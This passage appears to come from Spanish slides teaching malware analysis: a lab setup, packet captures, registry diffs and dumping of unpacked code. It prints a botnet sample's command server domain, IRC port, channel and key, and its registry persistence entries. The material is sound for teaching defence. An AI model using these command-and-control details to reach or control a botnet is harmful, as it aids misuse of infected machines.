- Se suelen emplear sistemas virtuales , con software como vmware, http://www.vmware.com para poder montar rápidamente una red.
- Esta máquinas virtuales permiten tomar instantáneas (snapshot) del estado de los equipos de forma que se puede "volver atrás" rápidamente.
- monitorización con diversas herramientas de la ejecución de los programas para ver como afectan a los sistemas.
- captura y análisis del tráfico de red para detectar las conexiones.
- Simulación de los servidores que emplea el atacante.

En resumen se tiene una replica de lo que puede ser el sistema.

Analisis del código

Por lo general es una mezcla de ambos enfoques:

1) Ejecutar el programa.

2) Comprobar si los datos indican una ejecución correcta

3) Desensamblar el programa

4) Averiguar si tiene “trampas lógicas”

5) Búsqueda en el código.

6) .....

El proceso puede no acabar

Captura del tráfico

```
01:25:42.120500 IP 192.168.150.254.1029 > 192.168.150.2.domain:   24256+ A? dad.darksensui.info.
(37)
        0x0000:  0050 5601 0203 000c 29d5 7e15 0800 4500  .PV.....).~...E.
        0x0010:  0041 282c 0000 8011 642e c0a8 96fe c0a8  .A(,....d.......
        0x0020:  9602 0405 0035 002d 9d6e 5ec0 0100 0001  .....5.-.n^.....
        0x0030:  0000 0000 0000 0364 6164 0a64 6172 6b73  .......dad.darks
        0x0040:  656e 7375 6904 696e 666f 0000 0100 01    ensui.info.....
01:25:42.253265 IP 192.168.150.2.domain > 192.168.150.254.1029:  24256* 1/1/0 A
192.168.151.2 (65)
        0x0000:  000c 29d5 7e15 0050 5601 0203 0800 4500  ..).~..PV.....E.
        0x0010:  005d 018a 4000 4011 8ab4 c0a8 9602 c0a8  .]..@.@.........
        0x0020:  96fe 0035 0405 0049 87c5 5ec0 8580 0001  ...5...I..^.....
        0x0030:  0001 0001 0000 0364 6164 0a64 6172 6b73  .......dad.darks
        0x0040:  656e 7375 6904 696e 666f 0000 0100 01c0  ensui.info......
        0x0050:  0c00 0100 0100 0151 8000 04c0 a897 0200  .......Q........
        0x0060:  0002 0001 0001 5180 0001 00              ......Q....
01:25:42.334090 IP 192.168.150.254.1107 > 192.168.151.2.9136: S 4021988678:4021988678(0) win 64240
<mss 1460,nop,nop,sackOK>
        0x0000:  0050 5601 0203 000c 29d5 7e15 0800 4500  .PV.....).~...E.
```


regshot

Regshot, http://regshot.yeah.net es una herramienta que permite comparar los cambios tras la ejecución de un programa:

Toma dos "instantáneas"

- Antes de la ejecución del programa
- Tras la ejecución de este.

Compara las diferencias que en poco tiempo son mínimas.



Ejemplo de Regshot

```
---------------------------------

Values added:4

---------------------------------

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\mi
crosft windows updates: "mwupdate32.exe"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunSer
vices\microsft windows updates: "mwupdate32.exe"

HKEY_USERS\S-1-5-21-1409082233-1078081533-725345543-
1004\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\
{75048700-EF1F-11D0-9888-
006097DEACF9}\Count\HRZR_EHACNGU:P:\znyjner\fcrpvzragf\rknzcyr.rkr:
01 00 00 00 06 00 00 00 D0 AF D0 A4 45 20 C6 01

HKEY_USERS\S-1-5-21-1409082233-1078081533-725345543-
1004\Software\Microsoft\Windows\ShellNoRoam\MUICache\C:\malware\spe
ciments\example.exe: "example"
```

Simulación de servicios

Por el tráfico de red se puede apreciar que el programa se intenta conectar a un equipo remoto

- Se configura el laboratorio para simular este equipo remoto.
- Se instala un servicio “falso”, para ver que tipo de tráfico se produce.
- Se vuelve a ejecutar el programa .
- Una vez que se comprueba que se trata de tráfico IRC se instala un servidor de IRC
- Analizamos el tráfico:

Trafico de IRC


```
0x0040:  6554 787c 3836 3032 3434 0d0a            eTx|860244..
01:54:25.624472 IP 192.168.150.254.1077 > 192.168.150.2.9136: P 71:181(110) ack
1864 win 64009
        0x0000:  0050 5601 0203 000c 29d5 7e15 0800 4500  .PV.....).~...E.
        0x0010:  0096 27be 4000 8006 2452 c0a8 96fe c0a8  ..'.@...$R......
        0x0020:  9602 0435 23b0 62f8 5e01 96e5 0a1a 5018  ...5#.b.^.....P.
        0x0030:  fa09 273e 0000 4d4f 4445 204e 6554 787c  ..'>..MODE.NeTx|
        0x0040:  3836 3032 3434 202b 782b 690d 0a4a 4f49  860244.+x+i..JOI
        0x0050:  4e20 2323 4e65 5478 2323 2077 6179 6e65  N.##NeTx##.wayne
        0x0060:  0d0a 5553 4552 484f 5354 204e 6554 787c  ..USERHOST.NeTx|
        0x0070:  3836 3032 3434 0d0a 4d4f 4445 204e 6554  860244..MODE.NeT
        0x0080:  787c 3836 3032 3434 202b 782b 690d 0a4a  x|860244.+x+i..J
        0x0090:  4f49 4e20 2323 4e65 5478 2323 2077 6179  OIN.##NeTx##.way
        0x00a0:  6e65 0d0a                                ne..
01:54:25.624956 IP 192.168.150.2.9136 > 192.168.150.254.1077: P 1864:1939(75) ack 181 win 5840
        0x0000:  000c 29d5 7e15 0050 5601 0203 0800 4500  ..).~..PV.....E.
        0x0010:  0073 86bc 4000 4006 0577 c0a8 9602 c0a8  .s..@.@..w......
```

Resumen de lo encontrado

¿Qué máquina es empleada para la conexión ?

- dad.darksensui.info

¿Puerto usado por el servidor de IRC ?

- 9136

- **¿Qué canal de IRC se emplea ?, ¿cual es su clave ?**
  - ##NeTX## wayne

Con esto se podría monitorizar la botnet pero nos haría falta la clave de control

Desemsamblado del programa

Muchas veces el programa viene cifrado para evitar su estudio.

- Si se intenta desensamblar el código solo se obtiene el código cifrado.
- La ejecución “paso a paso” es muy lenta.
- El algoritmo de cifrado muchas veces elimina información que permita un binario “limpio” .
- Protecciones contra depuración.


Sin embargo por lo general una vez que el código esta en ejecución:

- Esta descifrado en memoria
- Algunas protecciones contra depuración ya se han ejecutado.

LordPE

LordPE es un programa que permite volcar el código de un programa en ejecución.


- Ejecutar el programa
- Ejecutar LordPE
- Seleccionar el proceso a volcar.
- “botón derecho” y hacer un volcado completo.
- Guardar el fichero.



Ollydgb dispone de un plugin similar a lordPE para volcar los ficheros:

- Ejecutar el programa.
- Ejecutar ollydbg
- Conectarse (“attach”) al proceso.
- Ejecutar el plugin “ollydump”.
- Grabar el fichero.

..



Leyendo el código desensamblado

Después del volcado el fichero es “legible” y se pueden buscar cadenas dentro de el.

La mayoría de las veces el fichero no es directamente ejecutable, ya que parte de la información de “carga” no se dispone al ser “borrada” por la rutina de descifrado.

Los desensambladores sin embargo pueden trabajar con el fichero.

No hace falta falta ser un experto programador en ensamblador para poder leer el código.

Gran parte de las veces solo se comparaciones de posiciones de memoria y llamadas a funciones.

Análisis de código


Empleando herramientas de análisis de código se analiza el código objeto del binario.


- Desensambladores , como IDA pro, http://www.datarescue.com para analizar el código.
- Depuradores como Ollydbg , http://www.ollydbg.de

El objetivo no es comprender y documentar todo el binario sino:


- Corroborar la información que se ha obtenido del análisis de comportamiento.
- Buscar información adicional (ej. claves de control).
- Permitir muchas veces continuar con el análisis.

¿De donde viene el programa ?

